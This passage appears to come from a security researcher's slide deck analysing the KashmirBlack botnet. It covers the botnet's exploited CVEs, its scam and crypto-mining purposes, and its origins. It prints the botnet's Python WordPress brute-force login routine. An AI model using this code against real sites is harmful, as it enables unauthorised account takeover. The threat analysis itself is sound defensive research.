            return True
        else:
            return False
```

# Bundle payloads

## WordPress brute force



```
def exploit(self):  
    headerget = {"User-Agent": self.useragent, "Upgrade-Insecure-Requests": "1"}  
    headerpost = {"User-Agent": self.useragent, "Upgrade-Insecure-Requests": "1",  
                 "Content-Type": "application/x-www-form-urlencoded"}  
    postdata = {"log": self.username, "pwd": self.password, "wp-submit": "Log+In",  
               "redirect_to": self.url+"wp-admin/"}  
    self.http.settimeout(60)  
    self.http.setheader(headerget)  
    self.http.get("%swp-login.php" % (self.url))  
    cookies = self.http.getcookie().get_dict()  
    cookies.update({"__hstc": "810670.44a67d6d088eead577e219cdb9c1a926.1549531044896.  
                    .1549531044896.1549531044896.1", "hubspotutk":  
                    "44a67d6d088eead577e219cdb9c1a926", "__hssrc": "1", "__hssc":  
                    "810670.2.1549531044897"})  
    uri = self.http.geturi()  
    self.http.setheader(headerpost)  
    self.http.setcookie(cookies)  
    self.http.setpostdata(postdata)  
    self.http.post(uri)
```

# Bundles summary

---

Partial Vulnerabilities List:

- CVE-2019-16759 - vBulletin Widget RCE
- CVE-2019-9194 - ELFinder Command Injection
- CVE-2018-9206 - JQuery file upload
- CVE-2015-2067 - Magneto Local File Inclusion
- CVE-2015-7571 - Plupload File Upload
- CVE-2011-4106 - WordPress TimThumb RFI

Main vulnerability categories:


- Remote Code execution (RCE)
- File upload
- Remote File Inclusion (RFI)



# What is the botnet purpose


# Honeypot creation

---



# Play as a victim

---



# Botnet purpose

Click bite and crypto mining

The image consists of two side-by-side screenshots. On the left is a screenshot of a Google Chrome search contest page titled "Chrome search contest 2020". The page congratulates the user on reaching the 5-billionth search and offers them the chance to choose one of three hidden prizes. On the right is a screenshot of a mining dashboard showing a hash rate graph and various mining statistics.

**Chrome search contest 2020**

You've made the 5-billionth search.

Congratulations! You may be our next lucky winner!

Our last winner was Brad Jenkins from London 🇬🇧 who won a Samsung KU6179 Ultra HD TV on 14.05.2019 with his 5-billionth Search.

Every time the 5-billionth search is reached, we proclaim a winner and reset the counter.

You may choose one of three hidden prizes below. In addition, you will be entered in our Hall of Fame and receive a winner's certificate.

Behind every box is a prize. Click on a box to uncover it.

For technical reasons, we are not allowed to keep your invitation open.

Choose one of the prizes below and follow the instructions on your screen.

**CHOOSE**    **CHOOSE**


**GENERAL** STREAM SHARES REWARDS (451) PAYMENTS (2) BLOCKS (0 | 0) SETTINGS

Hash Rate: 16.2 kH/s  
Average Hash Rate: 15.86 kH/s | 15.71 kH/s | 15.64 kH/s | 15.68 kH/s  
Current Effort: 80.34 %  
30s Share Rate: 17  
Total Hashes: 139 211 883 056  
Total Shares: 4 284 947 | 19 499 | 12 773  
Last Share: a few seconds ago

Hash Rate: 0 H/s  
Average Hash Rate: 0 H/s | 0 H/s | 0 H/s | 0 H/s  
Current Effort: 0 %  
30s Share Rate: 0  
Total Hashes: 0  
Total Shares: 0 | 0 | 0  
Last Share: Never  
Expected Block Time: Never

# Botnet purpose

Spreading and pending bots



# Botnet Entities





# When it all started

# The birth of KashmirBlack botnet

---

<https://github.com/kashmirblack?tab=repositories>

KashmirBlack

Location

Zimbabwe

Repositories

8


 @kashmirblack | Jul 30th, 2017 | Added by GitHub



```
#  
#  
#  
# 28-05-2016  
# YankesR – KashmirBlack  
#  
# Greets PhantomGhost@2015  
#  
#
```

# KashmirBlack activity timeline


---



